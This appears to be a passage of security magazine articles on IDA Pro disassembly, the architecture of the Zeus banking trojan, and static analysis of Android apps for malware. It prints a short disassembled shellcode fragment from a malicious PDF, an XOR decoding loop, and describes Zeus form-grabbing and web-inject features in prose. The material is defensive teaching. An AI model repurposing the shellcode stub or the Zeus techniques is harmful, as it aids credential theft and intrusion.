FILE_FLAG_WRITE_THROUGH	80000000	MS SDK (Windows XP)
FINDFRAME_INTERNAL	80000000	MS SDK (Windows XP)
FINDTEXT_MATCHALEFHAMZA	80000000	MS SDK (Windows XP)
FR_MATCHALEFHAMZA	80000000	MS SDK (Windows XP)
FS_SYMBOL	80000000	MS SDK (Windows XP)
FWF_ALLOWRTLREADING	80000000	MS SDK (Windows XP)
GENERIC_READ	80000000	MS SDK (Windows XP)
HKEY_CLASSES_ROOT	80000000	MS SDK (Windows XP)
HLNF_NEWWINDOWSMANAGED	80000000	MS SDK (Windows XP)
HeapMetadata	80000000	MS SDK (Windows XP)
IDE_OEMDISK	80000000	MS SDK (Windows XP)

Figure 11. *Standard symbolic constant window*

Table 3. *Code Before and After Standard Symbolic Constants*

Before symbolic constants	After symbolic constants
`mov  esi, [esp+1Ch+argv]`	`mov  esi, [esp+1Ch+argv]`
`mov  edx, [esi+4]`	`mov  edx, [esi+4]`
`mov  edi, ds:CreateFileA`	`mov  edi, ds:CreateFileA`
`push 0    ; hTemplateFile`	`push NULL ; hTemplateFile`
`push 80h  ; dwFlagsAndAttributes`	`push FILE _ ATTRIBUTE _ NORMAL ; dwFlagsAndAttributes`
`push 3    ; dwCreationDisposition`	`push OPEN _ EXISTING        ; dwCreationDisposition`
`push 0    ; lpSecurityAttributes`	`push NULL                  ; lpSecurityAttributes`
`push 1    ; dwShareMode`	`push FILE _ SHARE _ READ       ; dwShareMode`
`push 80000000h ; dwDesiredAccess`	`push GENERIC _ READ          ; dwDesiredAccess`
`push edx ; lpFileName`	`push edx ; lpFileName`
`call edi ; CreateFileA`	`call edi ; CreateFileA`

across the disassembly window whenever there is a cross-reference to the address in which you added the comment, press the semicolon (;) key.

Formatting Operands

When disassembling, IDA Pro makes decisions regarding how to format operands for each instruction that it disassembles. Unless there is context, the data displayed is typically formatted as hex values. IDA Pro allows you to change this data if needed to make it more understandable.

Figure 10 shows an example of modifying operands in an instruction, where 62h is compared to the local variable `var_4`. If you were to right-click 62h, you would be presented with options to change the 62h into `98` in decimal, `142o` in octal, `1100010b` in binary, or the character `b` in ASCII – whatever suits your needs and your situation.

To change whether an operand references memory or stays as data, press the O key on your keyboard. For example, suppose when you're analyzing disassembly with a link to `loc_410000`, you trace the link back and see the following instructions:

```
mov   eax, loc_410000
add   ebx, eax
mul   ebx
```

At the assembly level, everything is a number, but IDA Pro has mislabeled the number *4259840* (`0x410000` in hex) as a reference to the address 410000. To correct this mistake, press the O key to change this address to the number *410000h* and remove the offending cross-reference from the disassembly window.

Using Named Constants

Malware authors (and programmers in general) often use *named constants* such as GENERIC_READ in their source code. Named constants pro-

Table 4. *Manually Disassembling Shellcode in the paycuts.pdf Document*

File before pressing C	File after pressing C
00008384 db 28h ; (	00008384 db 28h ; (
00008385 db 0FCh ; n	00008385 db 0FCh ; n
00008386 db 10h	00008386 db 10h
00008387 db 90h ; É	00008387 nop
00008388 db 90h ; É	00008388 nop
00008389 db 8Bh ; ï	00008389 mov ebx, eax
0000838A db 0D8h ; +	0000838B add ebx, 28h ; '('
0000838B db 83h ; â	0000838E add dword ptr [ebx], 1Bh
0000838C db 0C3h ; +	00008391 mov ebx, [ebx]
0000838D db 28h ; (	00008393 xor ecx, ecx
0000838E db 83h ; â	00008395
0000838F db 3	00008395 loc _ 8395: ; CODE XREF: seg000:000083A0j
00008390 db 1Bh	00008395 xor byte ptr [ebx], 97h
00008391 db 8Bh ; ï	00008398 inc ebx
00008392 db 1Bh	00008399 inc ecx
00008393 db 33h ; 3	0000839A cmp ecx, 700h
00008394 db 0C9h ; +	000083A0 jnz short loc _ 8395
00008395 db 80h ; Ç	000083A2 retn 7B1Ch
00008396 db 33h ; 3	000083A2 ; ----------------------------------000083A5 db 16h
00008397 db 97h ; ù	000083A6 db 7Bh ; {
00008398 db 43h ; C	000083A7 db 8Fh ; Å
00008399 db 41h ; A	
0000839A db 81h ; ü	
0000839B db 0F9h ; ·	
0000839C db 0	
0000839D db 7	
0000839E db 0	
0000839F db 0	
000083A0 db 75h ; u	
000083A1 db 0F3h ; =	
000083A2 db 0C2h ; -	
000083A3 db 1Ch	
000083A4 db 7Bh ; {	
000083A5 db 16h	
000083A6 db 7Bh ; {	
000083A7 db 8Fh ; Å	

vide an easily remembered name for the programmer, but they are implemented as an integer in the binary. Unfortunately, once the compiler is done with the source code, it is no longer possible to determine whether the source used a symbolic constant or a literal.

Fortunately, IDA Pro provides a large catalog of named constants for the Windows API and the C standard library, and you can use the Use Standard Symbolic Constant option (shown in Figure 10) on an operand in your disassembly. Figure 11 shows the window that appears when you select Use Standard Symbolic Constant on the value `0x800000000`.

The code snippets in Table 3 show the effect of applying the standard symbolic constants for a Windows API call to CreateFileA. Note how much more meaningful the code is on the right.

Sometimes a particular standard symbolic constant that you want will not appear, and you will need to load the relevant type library manually. To do so, select *View→Open Subviews→Type Libraries* to view the currently loaded libraries. Normally, mssdk and vc6win will automatically be loaded, but if not, you can load them manually (as is often necessary with malware that uses the Native API, the Windows NT family API). To get the symbolic constants for the Native API, load ntapi (the Microsoft Windows NT 4.0 Native API). In the same vein, when analyzing a Linux binary, you may need to manually load the gnuunx (GNU C++ UNIX) libraries.

Redefining Code and Data

When IDA Pro performs its initial disassembly of a program, bytes are occasionally categorized incorrectly; code may be defined as data, data defined as code, and so on. The most common way to redefine code in the disassembly window is to press the U key to undefine functions, code, or data. When you undefine code, the underlying bytes will be reformatted as a list of raw bytes.

To define the raw bytes as code, press C. For example, Table 4 shows a malicious PDF document named *paycuts.pdf*. At offset 0x8387 into the file, we discover shellcode (defined as raw bytes), so we press C at that location. This disassembles the shellcode and allows us to discover that it contains an XOR decoding loop with 0x97.

Depending on your goals, you can similarly define raw bytes as data or ASCII strings by pressing D or A, respectively.

On the Web

http://www.hex-rays.com/idapro/idadownfreeware.htm – free version of IDA Pro.

Conclusion

As you've seen, IDA Pro's ability to view disassembly is only one small aspect of its power. IDA Pro's true power comes from its interactive ability, and we've discussed ways to use it to mark up disassembly to help perform analysis. We've also discussed ways to use IDA Pro to browse the assembly code, including navigational browsing, utilizing the power of cross-references, and viewing graphs, which all speed up the analysis process.

JACEK A. PIASECKI

Author is currently a Junior Software Developer in Ericpol, where he is UMTS systems software testing, and as a freelancer creating desktop applications for Windows and web applications, including the MySQL and MSSQL database.

Contact the author: japiasecki@autograf.pl

ERICPOL i-EVOLUTION

MOVE TOMORROW'S BUSINESS TO THE CLOUD TODAY
YOUR TRUSTED ADVISOR ON CLOUD COMPUTING
MULTI-VENDOR
ANY DEVICE
HYBRID CLOUD
CLOUD ITERATION

Malware Reverse Engineering

In today's highly sophisticated world in Technology, where Information Systems form the critical back-bone of our everyday lives, we need to protect them from all sorts of attack vectors.

In today's highly sophisticated world in Technology, where Information Systems form the critical back-bone of our everyday lives, we need to protect them from all sorts of attack vectors.

Protecting them from all sorts of attack would require us understanding the modus operandi without which our efforts would be futile. Understanding the modi operandi of sophisticated attacks such as malware would require us dissecting malware codes into bits and pieces with processes such Reverse Engineering. In this article readers would be introduced Reverse Engineering, Malware Analysis, Understanding attack vectors from reversed codes, tools and utilities used for reverse engineering.

Introduction

Reverse engineering is a vital skill for security professionals. Reverse engineering malware to discovering vulnerabilities in binaries are required in order to properly secure Information Systems from today's ever evolving threats.

Reverse Engineering can be defined as "Per Wikipedia's definition: *http://en.wikipedia.org/wiki/Reverse_engineering:Reverse* engineering is the process of discovering the technological principles of a device, object or system through analysis of its structure, function and operation. It often involves taking something (e.g., a mechanical device, electronic component, biological, chemical or organic matter or software program) apart and analyzing its workings in detail to be used in maintenance, or to try to make a new device or program that does the same thing without using or simply duplicating (without understanding) the original. Reverse engineering has its origins in the analysis of hardware for commercial or military advantage. The purpose is to deduce design decisions from end products with little or no additional knowledge about the procedures involved in the original production. The same techniques are subsequently being researched for application to legacy software systems, not for industrial or defense ends, but rather to replace incorrect, incomplete, or otherwise unavailable documentation."

Assembly language is a low-level programming language used to interface with computer hardware. It uses structured commands as substitutions for numbers allowing humans to read the code easier than looking at binary, though it is easier to read than binary, assembly language is a difficult language and comes in handy as a skill set for effective reverse engineering. For this purpose, we will delve into the basics of assembly language;

Registers

Register is a small amount of storage available on processors which provides the fastest access data. Registers can be categorized on the following basis:

- User-accessible registers – The most common division of user-accessible registers is into data registers and address registers.
- Data registers can hold numeric values such as integer and floating-point values, as well as characters, small bit arrays and other data. In some older and low end CPUs, a special data register, known as the accumulator, is used implicitly for many operations.

- Address registers hold addresses and are used by instructions that indirectly access primary memory. Some processors contain registers that may only be used to hold an address or only to hold numeric values (in some cases used as an index register whose value is added as an offset from some address); others allow registers to hold either kind of quantity. A wide variety of possible addressing modes, used to specify the effective address of an operand, exist. The stack pointer is used to manage the run-time stack. Rarely, other data stacks are addressed by dedicated address registers, see stack machine.
- Conditional registers hold truth values often used to determine whether some instruction should or should not be executed.
- General purpose registers (GPRs) can store both data and addresses, i.e., they are combined Data/Address registers and rarely the register file is unified to include floating point as well.
- Floating point registers (FPRs) store floating point numbers in many architectures.
- Constant registers hold read-only values such as zero, one, or pi.
- Vector registers hold data for vector processing done by SIMD instructions (Single Instruction, Multiple Data).
- Special purpose registers (SPRs) hold program state; they usually include the program counter (aka instruction pointer) and status register (aka processor status word). The aforementioned stack pointer is sometimes also included in this group. Embedded microprocessors can also have registers corresponding to specialized hardware elements.
- Instruction registers store the instruction currently being executed. In some architectures, model-specific registers (also called machine-specific registers) store data and settings related to the processor itself. Because their meanings are attached to the design of a specific processor, they cannot be expected to remain standard between processor generations.
- Control and status registers – There are three types: program counter, instruction registers and program status word (PSW).

Registers related to fetching information from RAM, a collection of storage registers located on separate chips from the CPU (unlike most of the above, these are generally not architectural registers).

Functions

Assembly Language function starts a few lines of code at the beginning of a function, which prepare the stack and registers for use within the function. Similarly, the function conclusion appears at the end of the function, and restores the stack and registers to the state they were in before the function was called.

Memory Stacks

There are 3 main sections of memory:

- Stack Section – Where the stack is located, stores local variables and function arguments.
- Data Section – Where the heap is located, stores static and dynamic variables.
- Code Section – Where the actual program instructions are located.

The stack section starts at the high memory addresses and grows downwards, towards the lower memory addresses; conversely, the data section (heap) starts at the lower memory addresses and grows upwards, towards the high memory addresses. Therefore, the stack and the heap grow towards each other as more variables are placed in each of those sections

Debuggers

Are computers programs used forlocating and fixing or bypassing bugs (errors) in computer program code or the engineering of a hardware device. They also offer functions such as running a program step by step, stopping at some specified instructions and tracking values of variables and also have the ability to modify program state during execution. some examples of debuggers are:

- GNU Debugger
- Intel Debugger
- LLDB
- Microsoft Visual Studio Debugger
- Valgrind
- WinDbg

Hex Editors

Hex editors are tools used to view and edit binary files. A binary file is a file that contains data in machine-readable form as opposed to a text file which can be read by a human. Hex editors allow editing the raw data contents of a file, instead of other programs which attempt to interpret the data for you. Since a hex editor is used to edit binary files, they are sometimes called a binary editor or a binary file editor.

Disassemblers

Disassemblers are computer programs that translate machine languages into assembly language, whilst the opposite for the operation is called an assembly. The outputs of Disassemblers are in human readable format. Some examples are:

- IDA
- OllyDbg

Malware is the Swiss-army knife used by cybercriminals and any other adversary against corporation or organizations' Information Systems.

In these evolving times, detecting and removing malware artifacts is not enough: it's vitally important to understand how they work and what they would do/did on your systems when deployed and understand the context, the motivations and the goals of a breach.

Malware analysis is accomplished using specific tools that are categorized as hex editors, disassemblers/debuggers, decompiles and monitoring tools.

Disassemblers/debuggers occupy important position in the list of reverse engineering tools. A disassembler converts binary code into assembly code. Disassemblers also extract strings, used libraries, and imported and exported functions. Debuggers expand the functionality of disassemblers by supporting the viewing of the stack, the CPU registers, and the hex dumping of the program as it executes. Debuggers allow breakpoints to be set and the assembly code to be edited at runtime.

Background

Zeus is a malware toolkit that allows a cybercriminal to build his own Trojan horse for the sole purpose of stealing financial details.

Once Zeus Trojan infects a machine, it remains idle until the user visits a Web page with a form to fill out. It allows criminals to add fields to forms at the browser level. This means that instead of directing the end user to a counterfeit website, the user would see the legitimate website but might be asked to fill in an additional blank with specific information for "security reasons."

The malware can be customized to gather credentials from banks in specific geographic areas and can be distributed in many different ways, including email attachments and malicious Web links. Once infected, a PC can be recruited to become part of a botnet.

Approach

For reverse engineering malware a controlled environment is suggested to avoid sprawling of malicious content or using a virtual network that is completely enclosed within the host machine to prevent communication with the outside world. Tools such as PE, Disassemblers, Debuggers, etc would also be required to effectively reverse malwares.

Zeus Crimeware Toolkit

This is a set of programs which is designed to setup a botnet over networked infrastructure. It aims to make machines agents with the mission of stealing financial records. Zeus has the ability to log inputs entered user as well as to capture and manipulate data that are displayed on web forms.

Architecture

The structure of Zeus crimeware toolkit is made up of five components namely;

- A control panel which contains a set of PHP scripts that are used to monitor the botnet and collect the stolen information into MySQL database and then display it to the botmaster. It also allows the botmaster to monitor,control, and manage bots that are registered within the botnet.
- Configuration files that are used to customize the botnet parameters. It involves two files: the configuration file config.txt that lists the basic information, and the web injects file webinjects.txt that identifies the targeted websites and defines the content injection rules.
- A generated encrypted configuration file config.bin, which holds an encrypted version of the configuration parameters of the botnet.
- A generated malware binary file bot.exe, which is considered as the bot binary file that infects the victims' machines.
- A builder program that generate two files: the encrypted configuration file config.bin and the malware (actual bot) binary file bot.exe. On the Command&Control side, the crimeware toolkit has an easy way to setup the Command&Control server through an installation script that configures the database and the control panel. The database is used to store related information about the botnet and any updated reports from the bots. These updates contain stolen information that are gathered by the bots from the infected machines. The control panel provides a user friendly interface to display the content of the database as well as to communicate with the rest of the botnet using PHP scripts. The botnet configuration information is composed of two parts: a static part and a dynamic part. In addition, each Zeus instance keeps a set of targeted URLs that are fed by the web injects file webinject.txt. Instantly, Zeus targets these URLs to steal information and to modify the content of specific web pages

before they get displayed on the user's screen. The attacker can define rules that are used to harvest a web form data. When a victim visits a targeted site, the bot steals the credentials that are entered by the victim. Afterward, it posts the encrypted information to a drop location that is meant to store the bot update reports. This server decrypts the stolen information and stores it into a database.

Code Analysis

The builder is part of the component in the crimeware toolkit which uses the configuration files as input to obfuscated configuration and the bot binary file.

The configuration File: It converts the clear text of the configuration files to a pre-defined format and encrypts the it with RC4 encryption algorithm using the configured encryption key.

Zeus Configuration file includes some cammands namely:

- url_loader: Update location of the bot
- url_server: Command and control server location
- AdvancedConfigs: Alternate URL locations for updated configuration files
- Webfilters: Web filters specify a list of URLs (with masks) that should be monitored. Any data sent to these URLs such as online banking credentials is then sent to the command and control server. This data is captured on the client prior to SSL. In addition, one can specify to take a screenshot when the left-button of the mouse is clicked, which is useful in recording PIN numbers selected on virtual keyboards.
- WebDataFilters: Web data filters specify a list of URLs (with masks) and also string patterns in the data that must be matched. Any data sent to these URLs and match the specified string patterns such as 'password' or 'login' is then sent to the command and control server. This data is also captured on the client prior to SSL.
- WebFakes: Redirect the specified URL to a different URL, which will host a potentially fake version of the page.
- TANGrabber: The TAN (Transaction Authentication Number) grabber routine is a specialized routine that allows you to configure match patterns to search for transaction numbers in data posted to online banks. The match patterns include values such as the variable name and length of the TAN.
- DNSMap: Entries to be added to the HOSTS file often used to prevent access to security sites or redirect users to fake Web sites.
- file_webinjects: The name of the configuration file that specifies HTML to inject into online banking pages, which defeats enhanced security implemented by online banks and is used to gather information not normally requested by the banks. This functionality is discussed more in-depth in the section "Web Page Injection".

Conclusion

The ZEUS trojan captures your keystrokes and implements 'form grabbing' (taking the contents of a form before submission and uploading them to the attacker) in an effort to steal sensitive information (passwords, credit cards, social securities, etc.). It has capabilities to infect Windows and several mobile platforms, though a recent variant based on ZUES's leaked source, the Blackhole exploit kit, can infect Macs as well.

Zeus is predominantly a financial-interest malware, however if infected, your machine will be recruited into one of the largest botnets ever. The master could then use your computer (along with any other infected machines of that bot) to be used to do any number of nefarious tasks for him (launching DDOS attacks, sending spam, relays, etc.).

Part 2 (Continued in Next Article)

This would be focused on creating the bot.exe and using tools like IDA Pro and ollydbg to reverse and show the inner workings from the binary files.

BAMIDELE AJAYI

Bamidele Ajayi (OCP, MCTS, MCITP EA, CISA, CISM) is an Enterprise Systems Engineer experienced in planning, designing, implementing and administering LINUX and WINDOWS based systems, HA cluster Databases and Systems, SAN and Enterprise Storage Solutions. Incisive and highly dynamic Information Systems Security Personnel with vast security architecture technical experience devising, integrating and successfully developing security solutions across multiple resources, services and products.

References

- *http://searchsecurity.techtarget.com/definition/Zeus-Trojan-Zbot*
- *http://en.wikipedia.org/wiki/Reverse_engineering*
- *http://en.wikipedia.org/wiki/Zeus_(Trojan_horse)*
- *https://github.com/Visgean/Zeus*
- *http://www.ncfta.ca/papers/On_the_Analysis_of_the_Zeus_Botnet_Crimeware.pdf*
- *http://en.wikipedia.org/wiki/Processor_register*
- *http://www.cs.fsu.edu*

Android Reverse Engineering:

an introductory guide to malware analysis

The Android malware has followed an exponential growth rate in recent years, in parallel with the degree of penetration of this system in different markets. Currently, over 90% of the threats to mobile devices have Android as a main target. This scenario has led to the demand for professionals with a very specific knowledge on this platform.

The software reverse engineering, according to Chikofsky and Cross [1], refers to the process of analyzing a system to identify its components and their interrelationships, and create representations of the system in another form or a higher level of abstraction. Thus, the purpose of reverse engineering is not to make changes or to replicate the system under analysis, but to understand how it was built.

The best way to tackle a problem of reverse engineering is to consider how we would have built the system in question. Obviously, the success of the mission depends largely on the level of experience we have in building similar systems to the analyzed system. Moreover, knowledge of the right tools we will help in this process.

In this article we describe tools and techniques that will allow us, through a reverse engineering process, identify malware in Android applications.

To execute the process of reverse engineering over an application, we can use two types of techniques: static analysis and / or dynamic analysis. Both techniques are complementary, and the use of both provides a more complete and efficient vision on the application being discussed. In this article we focus only on static analysis phase, ie, we will focus on the analysis of the application by analyzing its source code, and without actually running the application.

Static analysis of Android application starts from the moment you have your APK file (Application PacKage). APK is the extension used to distribute and install applications for the Android platform. The APK format is similar to the JAR (Java ARchive) format and contains the packaged files required by the application.

If we unzip an APK file (for example, an APK corresponding to the application "Iron Man 3 Live Wallpaper" available at Play Store: *https://play.google.com/store/apps/details?id=cellfish.ironman3wp&hl=en*):

```
$ unzip cellfish.ironman3wp.apk
```

typically we will find the following resources: Figure 1.

An interesting resource is the "AndroidManifest.xml" file. In this XML file, all specifications of our application are declared, including Activities, Intents, Hardware, Services, Permissions required by the application [2], etc. Note that this is a binary XML




Figure 1. *Typical Structure of an APK File*

file, so if you want to read easily its contents you should convert it to a human-readable XML format.
The “AXMLPrinter2.jar” tool performs this task:

```
$ java -jar AXMLPrinter2.jar AndroidManifest.xml >
                  AndroidManifest.xml.txt
$ less AndroidManifest.xml.txt
```

Another important resource that we find in any APK is the “classes.dex” file. This is a formatted DEX (Dalvik EXecutable) file containing the byte-codes that understands the DVM (Dalvik Virtual Machine). Dalvik is the virtual machine that runs applications and code written in Java, created specifically for the Android platform.

Since we want to analyze the source code of the application, we need to convert the DEX format to Java source code. To do this we will pass through an intermediate state. We will convert the DEX format to the compiled Java code (.class). Many tools exist for this purpose. One of the most used is “dex2jar”.

This tool takes as input the APK file and generates a JAR file as output:

```
$ /vad/tools/dex2jar/d2j-dex2jar.sh cellfish.
                  ironman3wp.apk
dex2jar cellfish.ironman3wp.apk -> cellfish.
                  ironman3wp-dex2jar.jar
```

Now we only need to decompile the Java classes to get the source code. To do this, we can use the “JD-GUI” tool (Figure 3):

```
$ /vad/tools/jd-gui/jdgui cellfish.ironman3wp-
                  dex2jar.jar
```


One of the first observations we draw from decompile the Java code in our example, is the fact that it has been used some code obfuscation tool that complicates the process of analyzing the application. The most common tools are “ProGuard” [3] and “DexGuard” [4].

Although these tools are commonly used to provide an additional layer of security and hinder the reverse engineering process, these applications can also be used in order to optimize the code and get a APK of a smaller size (eg, optimizing the bytecode eliminating unused instructions, renaming the class name, fields, and methods using short meaningless names, etc..).

In our example, we can deduce that the developers have used “ProGuard” (open source tool) because we can observe that some of the features offered by “DexGuard” are not been implemented in the analyzed code:

- The strings are not encrypted
- The code associated with logging functionality are not removed
- Does not exist encrypted files in the /assets resource
- There are no classes that have been entirety encrypted

Once we have access to source code, we can try to better understand how the application is built. “JD-GUI” allows us to save the entire application source code in a ZIP file, so you can perform new operations on this code using other tools. For example, to search for key terms on the entire code using the “grep” utility from the command line.



```
<?xml version="1.0" encoding="utf-8"?>
<manifest
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:versionCode="1"
        android:versionName="1.0"
        android:installLocation="0"
        package="cellfish.ironman3wp"
        >
        <uses-sdk
                android:minSdkVersion="9"
                android:targetSdkVersion="17"
                >
        </uses-sdk>
        <uses-feature
                android:name="android.software.live_wallpaper"
                >
        </uses-feature>
        <uses-feature
                android:name="android.hardware.touchscreen"
                android:required="false"
                >
        </uses-feature>
        <uses-feature
                android:glEsVersion="0x00020000"
                >
        </uses-feature>
        <uses-permission
                android:name="com.android.vending.BILLING"
                >
        </uses-permission>
        <uses-permission
                android:name="android.permission.INTERNET"
                >
        </uses-permission>
        <uses-permission
                android:name="android.permission.ACCESS_NETWORK_STATE"
                >
        </uses-permission>
        <uses-permission
                android:name="android.permission.VIBRATE"
                >
        </uses-permission>
AndroidManifest.xml.txt
```

Figure 2. *Contents of an AndroidManifest.xml File*

Figure 3. *Viewing the Source Code Decompiled with JD-GUI*

Although "JD-GUI" allows us to browse the entire hierarchy of objects in a comfortable manner, we generally find applications where there is a large number of Java classes to analyze, so we need to rely on other tools to facilitate the understanding of the code .

Following the aim that defined Chikofsky and Cross in reverse engineering, which is none other than that of understanding how the application is built, there is a tool that will help us greatly in this regard: "Understand".

According to the website itself, "Understand" is a static analysis tool for maintaining, measuring and analyzing critical or large code bases. Although is not purely a security tool (do not expect to use it as a vulnerability scanner), it helps us to understand the application code, which is our goal (Figure 4).

There are several online tools that have a similar purpose. For example, "Dexter" gives us detailed information about the application we want to analyze. As with any online service, our analysis is exposed to third party who can get to make use of our work, so we should always keep this in mind.

With the "Dexter" tool, is a simple as registering, create a project and upload the APK that we want to analyze. After the analysis, we can view information such as the following:




Figure 4. *Understand Showing the UML Class Diagram of the Application*




Figure 5. *Initial View of an Application Analysis with Dexter*

- Package dependency graph
- List of classes
- List of strings used by the application
- Defined permissions and used permissions
- Activities, Services, Broadcast Receivers, Content Providers
- Statistical data (percentage of obfuscated packages, use of internal versus external packages, classes per package, etc.).

Possibly, the power of this tool lies in its ease of use (all actions are performed through the browser) and navigating the class diagram and application objects (Figure 5).

Malware Identification in the Play Store

It's not a secret that Google's official store (the Play Store, which we have received an update in late April this year), hosts malware. Now, how do we identify those malicious applications? How do we know what they are really doing? Let us then how to answer these questions.

The techniques for introducing malware on a mobile application can be summarized in the following:

- Exploit any vulnerability in the web server hosting the official store (typically, for example, taking advantage of a XSS vulnerability)
- Enter malware in an application available at the official store (most users trust it and can be downloaded by a large number of potential users)
- Install not malicious applications that at some point installs malware (eg, include additional levels with malware into a widespread game)
- Use alternatives to official stores to post applications containing malware (usually, offering free applications that are not free in the official store)

When we talk about to introduce malware into an application, we can refer to two different scenarios:

- The published application contains code that exploits a vulnerability in the device, or
- The published application does not exploit any vulnerability, but contains code that can perform malicious actions and, therefore, the user is warned of the permissions required by the application as a step prior to installation.

In this article we focus on the second case: application with malicious code that exploits the user's trust.

How to Identify Malicious Applications on the Play Store?

A malicious application includes code that performs some action not expected by the user. For example, if a user downloads from the official store an application to change the wallpaper of his device, the user do not expect that this app can read his emails, can make phone calls or send SMS messages to premium accounts, for example.

A tool that allows us to quickly assess the existence of malicious code is "VirusTotal" [5]. For example, if we use the service offered by "VirusTotal" to analyze the APK of the "Wallpaper & Background Browser" application of the "Start-App" company, and available in the Play Store (*https://play.google.com/store/apps/details?id=com.startapp.wallpaper.browser*), we note that 12 of the 46 supported antivirus by this service, detect malicious code in the application. Exactly, the following:

- AhnLab-V3. Result: Android-PUP/Plankton
- AVG. Result: Android/Plankton
- Commtouch. Result: AndroidOS/Plankton.A.gen! Eldorado
- Comodo. Result: UnclassifiedMalware
- DrWeb. Result: Adware.Startapp.5.origin
- ESET-NOD32. Result: a variant of Android/Plankton.I
- F-Prot. Result: AndroidOS/Plankton.D
- F-Secure. Result: Application:Android/Counterclank
- Fortinet. Result: Android/Plankton.A!tr
- Sophos. Result: Andr/NewyearL-B
- TrendMicro-HouseCall. Result: TROJ_GEN.F47V0830
- VIPRE. Result: Trojan.AndroidOS.Generic.A (Figure 6)

Here's another example. If we search at the Play Store the "Cool Live Wallpaper" application (*https://play.google.com/store/apps/details?id=com.ownskin.diy_01zti0rso7rb*), developed by "Brankhox", we find the following information:

Package

```
com.ownskin.diy_01zti0rso7rb
```

Permissions

```
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.READ_SMS
android.permission.READ_CONTACTS
com.google.android.gm.permission.READ_GMAIL
android.permission.GET_ACCOUNTS
android.permission.ACCESS_WIFI_STATE
```

Potential malicious activities

- The application has the ability to read text messages (SMS or MMS)
- The application has the ability to read mail from Gmail
- The application has the ability to access user contacts

The questions we must ask is why and for what purpose the application need these permissions, like reading my email or access my contacts? It's really so intrusive as it sounds?

We will use some of the tools described above, to reverse engineer this application and see if it is using some of the more sensitive permissions that it requests.

Step 1: Get the APK file of the application

There are multiple ways to obtain an APK:

- Downloading an unofficial APK
  - Google: we can use the Google search engine to locate the APK.
  - Unofficial repositories: we can find the APK in several alternative markets [6] or other repositories like 4shared.com, apkboys.com, apkmania.co, aplicacionesapk.com, aptoide.com, flipkart.asia, etc.
- Downloading an official APK
  - Real APK Leecher [7]: This tool allows us to download the official APK for some applications.
  - SaveAPK [8]: This tool (required to have previously installed the „OI File Manager"

